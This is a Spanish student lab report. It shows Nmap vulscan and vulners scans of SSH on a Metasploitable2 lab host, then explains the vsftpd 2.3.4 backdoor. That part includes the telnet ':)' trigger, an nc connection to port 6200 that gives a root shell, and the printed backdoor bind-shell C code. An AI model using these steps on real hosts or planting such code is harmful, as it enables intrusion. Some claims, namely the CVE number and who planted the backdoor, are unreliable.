Analisis de vulnerabilidades Nmap/OpenVas

Ejercicio 1

Realizar un análisis de vulnerabilidades sobre el servicio SSH de Metasploitable2 utilizando los scripts Nmap NSE vulscan y vulners.

Script vulnscan,nse

```
nmap -sV --script=vulscan/vulscan.nse 10.0.10.4 -p22
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-11 16:44 C
Nmap scan report for 10.0.10.4
Host is up (0.0012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 
| vulscan: VulDB - https://vuldb.com:
| No findings
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2010-4755] The (1) remote_glob function in sftp-glob.c
| [CVE-2007-4752] ssh in OpenSSH before 4.7 does not properly
| [CVE-2009-2904] A certain Red Hat modification to the Chroo
| [CVE-2008-4109] A certain Debian patch for OpenSSH before 4
| [CVE-2008-3844] Certain Red Hat Enterprise Linux (RHEL) 4 a
| [CVE-2008-3234] sshd in OpenSSH 4 on Debian GNU/Linux, and 
| [CVE-2008-1657] OpenSSH 4.4 up to versions before 4.9 allow
| [CVE-2008-1483] OpenSSH 4.3p2, and probably other versions,
| [CVE-2007-6415] scponly 4.6 and earlier allows remote authe
| [CVE-2007-3102] Unspecified vulnerability in the linux_audi
| [CVE-2007-2243] OpenSSH 4.6 and earlier, when ChallengeResp
| [CVE-2006-5794] Unspecified vulnerability in the sshd Privi
| [CVE-2006-5229] OpenSSH portable 4.1 on SUSE Linux, and pos
| [CVE-2006-5052] Unspecified vulnerability in portable OpenS
| [CVE-2006-5051] Signal handler race condition in OpenSSH be
| [CVE-2006-4924] sshd in OpenSSH before 4.4, when using the
| [CVE-2006-0225] scp in OpenSSH 4.2p1 allows attackers to ex
| [CVE-2005-2798] sshd in OpenSSH before 4.2, when GSSAPIDele
| [CVE-2005-2797] OpenSSH 4.0, and other versions before 4.2,
| [CVE-2005-2666] SSH, as implemented in OpenSSH before 4.0 a
| [CVE-2001-1029] libutil in OpenSSH on FreeBSD 4.4 and earli
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| [4560] OpenSSH Kerberos 4 TGT/AFS Token Buffer Overflow Vul
|
| IBM X-Force - https://exchange.xforce.ibmcloud.com:
| [8896] OpenSSH Kerberos 4 TGT/AFS buffer overflow\x0D
|
| Exploit-DB - https://www.exploit-db.com:
| [21402] OpenSSH 2.x/3.x Kerberos 4 TGT/AFS Token Buffer Ove
| [3303] Portable OpenSSH <= 3.6.1p-PAM / 4.1-SUSE Timing Att
| [2444] OpenSSH <= 4.3 p1 (Duplicated Block) Remote Denial o
|
| OpenVAS (Nessus) - http://www.openvas.org:
| [902488] OpenSSH 'sshd' GSSAPI Credential Disclosure Vulner
| [900179] OpenSSH CBC Mode Information Disclosure Vulnerabil
| [881183] CentOS Update for openssh CESA-2012:0884 centos6 \
| [880802] CentOS Update for openssh CESA-2009:1287 centos5 i
| [880746] CentOS Update for openssh CESA-2009:1470 centos5 i
| [870763] RedHat Update for openssh RHSA-2012:0884-04\x0D
| [870129] RedHat Update for openssh RHSA-2008:0855-01\x0D
| [861813] Fedora Update for openssh FEDORA-2010-5429\x0D
| [861319] Fedora Update for openssh FEDORA-2007-395\x0D
| [861170] Fedora Update for openssh FEDORA-2007-394\x0D
| [861012] Fedora Update for openssh FEDORA-2007-715\x0D
| [840345] Ubuntu Update for openssh vulnerability USN-597-1\
| [840300] Ubuntu Update for openssh update USN-612-5\x0D
| [840271] Ubuntu Update for openssh vulnerability USN-612-2\
| [840268] Ubuntu Update for openssh update USN-612-7\x0D
| [840259] Ubuntu Update for openssh vulnerabilities USN-649-
| [840214] Ubuntu Update for openssh vulnerability USN-566-1\
| [831074] Mandriva Update for openssh MDVA-2010:162 (openssh
| [830929] Mandriva Update for openssh MDVA-2010:090 (openssh
| [830807] Mandriva Update for openssh MDVA-2010:026 (openssh
| [830603] Mandriva Update for openssh MDVSA-2008:098 (openss
| [830523] Mandriva Update for openssh MDVSA-2008:078 (openss
| [830317] Mandriva Update for openssh-askpass-qt MDKA-2007:1
| [830191] Mandriva Update for openssh MDKSA-2007:236 (openss
| [802407] OpenSSH 'sshd' Challenge Response Authentication B
| [103503] openssh-server Forced Command Handling Information
| [103247] OpenSSH Ciphersuite Specification Information Disc
| [103064] OpenSSH Legacy Certificate Signing Information Dis
| [100584] OpenSSH X Connections Session Hijacking Vulnerabil
| [100153] OpenSSH CBC Mode Information Disclosure Vulnerabil
| [66170] CentOS Security Advisory CESA-2009:1470 (openssh)\x
| [65987] SLES10: Security update for OpenSSH\x0D
| [65819] SLES10: Security update for OpenSSH\x0D
| [65514] SLES9: Security update for OpenSSH\x0D
| [65513] SLES9: Security update for OpenSSH\x0D
| [65334] SLES9: Security update for OpenSSH\x0D
| [65248] SLES9: Security update for OpenSSH\x0D
| [65218] SLES9: Security update for OpenSSH\x0D
| [65169] SLES9: Security update for openssh,openssh-askpass\
| [65126] SLES9: Security update for OpenSSH\x0D
| [65019] SLES9: Security update for OpenSSH\x0D
| [65015] SLES9: Security update for OpenSSH\x0D
| [64931] CentOS Security Advisory CESA-2009:1287 (openssh)\x
| [61639] Debian Security Advisory DSA 1638-1 (openssh)\x0D
| [61030] Debian Security Advisory DSA 1576-2 (openssh)\x0D
| [61029] Debian Security Advisory DSA 1576-1 (openssh)\x0D
| [60840] FreeBSD Security Advisory (FreeBSD-SA-08:05.openssh
| [60803] Gentoo Security Advisory GLSA 200804-03 (openssh)\x
| [60667] Slackware Advisory SSA:2008-095-01 openssh \x0D
| [59014] Slackware Advisory SSA:2007-255-01 openssh \x0D
| [58741] Gentoo Security Advisory GLSA 200711-02 (openssh)\x
| [57919] Gentoo Security Advisory GLSA 200611-06 (openssh)\x
| [57895] Gentoo Security Advisory GLSA 200609-17 (openssh)\x
| [57585] Debian Security Advisory DSA 1212-1 (openssh (1:3.8
| [57492] Slackware Advisory SSA:2006-272-02 openssh \x0D
| [57483] Debian Security Advisory DSA 1189-1 (openssh-krb5)\
| [57476] FreeBSD Security Advisory (FreeBSD-SA-06:22.openssh
| [57470] FreeBSD Ports: openssh\x0D
| [56352] FreeBSD Security Advisory (FreeBSD-SA-06:09.openssh
| [56330] Gentoo Security Advisory GLSA 200602-11 (OpenSSH)\x
| [56294] Slackware Advisory SSA:2006-045-06 openssh \x0D
| [53964] Slackware Advisory SSA:2003-266-01 New OpenSSH pack
| [53885] Slackware Advisory SSA:2003-259-01 OpenSSH Security
| [53884] Slackware Advisory SSA:2003-260-01 OpenSSH updated
| [53788] Debian Security Advisory DSA 025-1 (openssh)\x0D
| [52638] FreeBSD Security Advisory (FreeBSD-SA-03:15.openssh
| [52635] FreeBSD Security Advisory (FreeBSD-SA-03:12.openssh
| [11343] OpenSSH Client Unauthorized Remote Forwarding\x0D
| [10954] OpenSSH AFS/Kerberos ticket/token passing\x0D
| [10883] OpenSSH Channel Code Off by 1\x0D
| [10823] OpenSSH UseLogin Environment Variables\x0D
|
| SecurityTracker - https://www.securitytracker.com:
| [1028187] OpenSSH pam_ssh_agent_auth Module on Red Hat Ente
| [1026593] OpenSSH Lets Remote Authenticated Users Obtain Po
| [1025739] OpenSSH on FreeBSD Has Buffer Overflow in pam_thr
| [1025482] OpenSSH ssh-keysign Utility Lets Local Users Gain
| [1025028] OpenSSH Legacy Certificates May Disclose Stack Co
| [1022967] OpenSSH on Red Hat Enterprise Linux Lets Remote A
| [1021235] OpenSSH CBC Mode Error Handling May Let Certain R
| [1020891] OpenSSH on Debian Lets Remote Users Prevent Login
| [1020730] OpenSSH for Red Hat Enterprise Linux Packages May
| [1020537] OpenSSH on HP-UX Lets Local Users Hijack X11 Sess
| [1019733] OpenSSH Unsafe Default Configuration May Let Loca
| [1019707] OpenSSH Lets Local Users Hijack Forwarded X Sessi
| [1017756] Apple OpenSSH Key Generation Process Lets Remote
| [1017183] OpenSSH Privilege Separation Monitor Validation E
| [1016940] OpenSSH Race Condition in Signal Handler Lets Rem
| [1016939] OpenSSH GSSAPI Authentication Abort Error Lets Re
| [1016931] OpenSSH SSH v1 CRC Attack Detection Implementatio
| [1016672] OpenSSH on Mac OS X Lets Remote Users Deny Servic
| [1015706] OpenSSH Interaction With OpenPAM Lets Remote User
| [1015540] OpenSSH scp Double Shell Character Expansion Duri
| [1014845] OpenSSH May Unexpectedly Activate GatewayPorts an
| [1011193] OpenSSH scp Directory Traversal Flaw Lets Remote
| [1011143] OpenSSH Default Configuration May Be Unsafe When
| [1007791] Portable OpenSSH PAM free() Bug May Let Remote Us
| [1007716] OpenSSH buffer_append_space() and Other Buffer Ma
| [1006926] OpenSSH Host Access Restrictions Can Be Bypassed
| [1006688] OpenSSH Timing Flaw With Pluggable Authentication
| [1004818] OpenSSH's Secure Shell (SSH) Implementation Weakn
| [1004616] OpenSSH Integer Overflow and Buffer Overflow May
| [1004391] OpenSSH 'BSD_AUTH' Access Control Bug May Allow U
| [1004115] OpenSSH Buffer Overflow in Kerberos Ticket and AF
| [1003758] OpenSSH Off-by-one 'Channels' Bug May Let Authori
| [1002895] OpenSSH UseLogin Environment Variable Bug Lets Lo
| [1002748] OpenSSH 3.0 Denial of Service Condition May Allow
| [1002734] OpenSSH's S/Key Implementation Information Disclo
| [1002455] OpenSSH May Fail to Properly Restrict IP Addresse
| [1002432] OpenSSH's Sftp-server Subsystem Lets Authorized R
| [1001683] OpenSSH Allows Authorized Users to Delete Other U
|
| OSVDB - http://www.osvdb.org:
| [92034] GSI-OpenSSH auth-pam.c Memory Management Authentica
| [90474] Red Hat / Fedora PAM Module for OpenSSH Incorrect e
| [90007] OpenSSH logingracetime / maxstartup Threshold Conne
| [81500] OpenSSH gss-serv.c ssh_gssapi_parse_ename Function
| [78706] OpenSSH auth-options.c sshd auth_parse_options Func
| [75753] OpenSSH PAM Module Aborted Conversation Local Infor
| [75249] OpenSSH sftp-glob.c remote_glob Function Glob Expre
| [75248] OpenSSH sftp.c process_put Function Glob Expression
| [72183] Portable OpenSSH ssh-keysign ssh-rand-helper Utilit
| [70873] OpenSSH Legacy Certificates Stack Memory Disclosure
| [69658] OpenSSH J-PAKE Public Parameter Validation Shared S
| [67743] Novell NetWare OpenSSH SSHD.NLM Absolute Path Handl
| [59353] OpenSSH sshd Local TCP Redirection Connection Maski
| [58495] OpenSSH sshd ChrootDirectory Feature SetUID Hard Li
| [56921] OpenSSH Unspecified Remote Compromise\x0D
| [53021] OpenSSH on ftp.openbsd.org Trojaned Distribution\x0
| [50036] OpenSSH CBC Mode Chosen Ciphertext 32-bit Chunk Pla
| [49386] OpenSSH sshd TCP Connection State Remote Account En
| [48791] OpenSSH on Debian sshd Crafted Username Arbitrary R
| [47635] OpenSSH Packages on Red Hat Enterprise Linux Compro
| [47227] OpenSSH X11UseLocalhost X11 Forwarding Port Hijacki
| [45873] Cisco WebNS SSHield w/ OpenSSH Crafted Large Packet
| [43911] OpenSSH ~/.ssh/rc ForceCommand Bypass Arbitrary Com
| [43745] OpenSSH X11 Forwarding Local Session Hijacking\x0D
| [43371] OpenSSH Trusted X11 Cookie Connection Policy Bypass
| [39214] OpenSSH linux_audit_record_event Crafted Username A
| [37315] pam_usb OpenSSH Authentication Unspecified Issue\x0
| [34850] OpenSSH on Mac OS X Key Generation Remote Connectio
| [34601] OPIE w/ OpenSSH Account Enumeration\x0D
| [34600] OpenSSH S/KEY Authentication Account Enumeration\x0
| [32721] OpenSSH Username Password Complexity Account Enumer
| [30232] OpenSSH Privilege Separation Monitor Weakness\x0D
| [29494] OpenSSH packet.c Invalid Protocol Sequence Remote D
| [29266] OpenSSH GSSAPI Authentication Abort Username Enumer
| [29264] OpenSSH Signal Handler Pre-authentication Race Cond
| [29152] OpenSSH Identical Block Packet DoS\x0D
| [27745] Apple Mac OS X OpenSSH Nonexistent Account Login En
| [23797] OpenSSH with OpenPAM Connection Saturation Forked P
| [22692] OpenSSH scp Command Line Filename Processing Comman
| [20216] OpenSSH with KerberosV Remote Authentication Bypass
| [19142] OpenSSH Multiple X11 Channel Forwarding Leaks\x0D
| [19141] OpenSSH GSSAPIAuthentication Credential Escalation\
| [18236] OpenSSH no pty Command Execution Local PAM Restrict
| [16567] OpenSSH Privilege Separation LoginGraceTime DoS\x0D
| [16039] Solaris 108994 Series Patch OpenSSH LDAP Client Aut
| [9562] OpenSSH Default Configuration Anon SSH Service Port
| [9550] OpenSSH scp Traversal Arbitrary File Overwrite\x0D
| [6601] OpenSSH *realloc() Unspecified Memory Errors\x0D
| [6245] OpenSSH SKEY/BSD_AUTH Challenge-Response Remote Over
| [6073] OpenSSH on FreeBSD libutil Arbitrary File Read\x0D
| [6072] OpenSSH PAM Conversation Function Stack Modification
| [6071] OpenSSH SSHv1 PAM Challenge-Response Authentication
| [5536] OpenSSH sftp-server Restricted Keypair Restriction B
| [5408] OpenSSH echo simulation Information Disclosure\x0D
| [5113] OpenSSH NIS YP Netgroups Authentication Bypass\x0D
| [4536] OpenSSH Portable AIX linker Privilege Escalation\x0D
| [3938] OpenSSL and OpenSSH /dev/random Check Failure\x0D
| [3456] OpenSSH buffer_append_space() Heap Corruption\x0D
| [2557] OpenSSH Multiple Buffer Management Multiple Overflow
| [2140] OpenSSH w/ PAM Username Validity Timing Attack\x0D
| [2112] OpenSSH Reverse DNS Lookup Bypass\x0D
| [2109] OpenSSH sshd Root Login Timing Side-Channel Weakness
| [1853] OpenSSH Symbolic Link 'cookies' File Removal
| [839] OpenSSH PAMAuthenticationViaKbdInt Challenge-Response
| [781] OpenSSH Kerberos TGT/AFS Token Passing Remote Overflo
| [730] OpenSSH Channel Code Off by One Remote Privilege Esca
| [688] OpenSSH UseLogin Environment Variable Local Command E
| [642] OpenSSH Multiple Key Type ACL Bypass\x0D
| [504] OpenSSH SSHv2 Public Key Authentication Bypass\x0D
| [341] OpenSSH UseLogin Local Privilege Escalation\x0D
|_
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect resu
Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

Script Vulners.nse

```
nmap -sV --script=vulners.nse 10.0.10.4 -p22
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-11 17:09 C
Nmap scan report for 10.0.10.4
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5     https://vulners.com/s
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2
|       CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2
|       SSV:60656       5.0     https://vulners.com/seebug/SS
|       CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2
|       CVE-2012-0814   3.5     https://vulners.com/cve/CVE-2
|       CVE-2011-5000   3.5     https://vulners.com/cve/CVE-2
|       CVE-2008-5161   2.6     https://vulners.com/cve/CVE-2
|       CVE-2011-4327   2.1     https://vulners.com/cve/CVE-2
|       CVE-2008-3259   1.2     https://vulners.com/cve/CVE-2
|_      SECURITYVULNS:VULN:9455 0.0     https://vulners.com/s
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect resu
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

Ejercicio 2

pdf adjunto a este documento

Ejercicio 3

¿Véis algún resultado de OpenVAS que concuerden con los de los scripts de Nmap NSE utilizados? Poned algún ejemplo (uno o dos) de CVE ś si es así, y si
no, razonad el por qué

.

No, los escaneos realizados con nmap tienen una presentación de la información diferente a la de openvas por lo que al interpretar los resultados no concuerdan.

También he buscado los CVEs obtenidos con nmap y no coinciden con los obtenidos en openvas.

Ejercicio 4

Imagina que un cliente te solicita información por correo detallada de alguna de las vulnerabilidades de tus informes. En base a esto, desarrolla una explicación detallada de la vulnerabilidad que elijas

.

Voy a realizar una explicación detallada sobre la vulnerabilidad vsftpd expuesta en el puerto 21.

Nombre: vsftpd Compromised Source Packages Backdoor Vulnerability


Puerto: 21

Versión: 2.3.4


CVE: CVE-2011-0762

Descripción:

la versión de este servicio ftp es vulnerable a ejecución remota de comandos ya que permite el acceso a través de un backdoor al sistema. Este backdoor esta creado intencionalmente por el creador del servicio. Se explota sencillamente conectándonos al servicio a través de telnet indicando la ip de la maquina objetivo y el puerto 21; al escribir el usuario escribimos al final una carita :) independientemente del nombre que hayamos puesto y una contraseña cualquiera, al hacer esto se abrirá el puerto 6200 que nos dará acceso a una Shell del sistema.




```
┌──(kali㉿kali)-[/opt]
└─$ telnet 10.0.10.4 21
Trying 10.0.10.4...
Connected to 10.0.10.4.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER a:)
331 Please specify the password.
PASS nope
```




```
┌──(kali㉿kali)-[/opt]
└─$ nc 10.0.10.4 6200
id
uid=0(root) gid=0(root)
whoami
root
```

El siguiente código en C es donde se produce la vulnerabilidad



```
int
str_contains_line(const struct mystr* p_str, const struct mystr* p_line_str)
{
  static struct mystr s_curr_line_str;
  unsigned int pos = 0;
  while (str_getline(p_str, &s_curr_line_str, &pos))
  {
    if (str_equal(&s_curr_line_str, p_line_str))
    {
      return 1;
    }
    else if((p_str->p_buf[i]==0x3a)
    && (p_str->p_buf[i+1]==0x29))
    {
       vsf_sysutil_extra();
    }
  }
  return 0;
}
```

En la parte del else if encontramos dos numeros hexadecimales 0x3a y 0x29 que hacen referencia a los dos puntos y el parentesis :), lo que hace el codigo es un bucle en el que si detecta que la carita ha sido escrita correctamente con los dos puntos seguido del parentesis llama a una funcion vsf_sysutil_extra(); esta funcion lo que hace es abrir el puerto 6200 con un socket a la escucha que proporcionara una shell del sistema.



```
int
vsf_sysutil_extra(void)
{
  int fd, rfd;
  struct sockaddr_in sa;
  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  exit(1);
  memset(&sa, 0, sizeof(sa));
  sa.sin_family = AF_INET;
  sa.sin_port = htons(6200);
  sa.sin_addr.s_addr = INADDR_ANY;
  if((bind(fd,(struct sockaddr *)&sa,
  sizeof(struct sockaddr))) < 0) exit(1);
  if((listen(fd, 100)) == -1) exit(1);
  for(;;)
  {
    rfd = accept(fd, 0, 0);
    close(0); close(1); close(2);
    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
    execl("/bin/sh","sh",(char *)0);
  }
}
```

este exploit esta evaluado como critico con una puntuacion de 10.

Para mitigar esta vulnerabilidad se recomienda actualizar a una version mas nueva.